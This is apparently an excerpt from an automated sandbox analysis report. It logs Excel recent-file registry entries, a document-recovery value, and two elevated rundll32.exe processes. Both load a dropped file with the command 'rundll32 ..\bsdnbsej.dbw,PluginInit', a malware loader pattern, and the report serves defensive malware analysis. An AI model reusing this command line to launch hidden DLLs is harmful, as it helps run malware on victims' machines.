HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FDD26	FDD26	binary	04 00 00 00 10 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A 5A 6C 91 BC 40 D7 01 26 DD 0F 00 26 DD 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2564 Parent PID: 2064

General

Start time:	01:06:37
Start date:	04/05/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\bsdnbsej.dbw,PluginInit
Imagebase:	0xffad0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\bsdnbsej.dbw	unknown	64	success or wait	1	FFAD27D0	ReadFile
C:\Users\user\bsdnbsej.dbw	unknown	264	success or wait	1	FFAD281C	ReadFile

Analysis Process: rundll32.exe PID: 2484 Parent PID: 2564

General

Start time:	01:06:37
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\bsdnbsej.dbw,PluginInit
Imagebase:	0xef0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis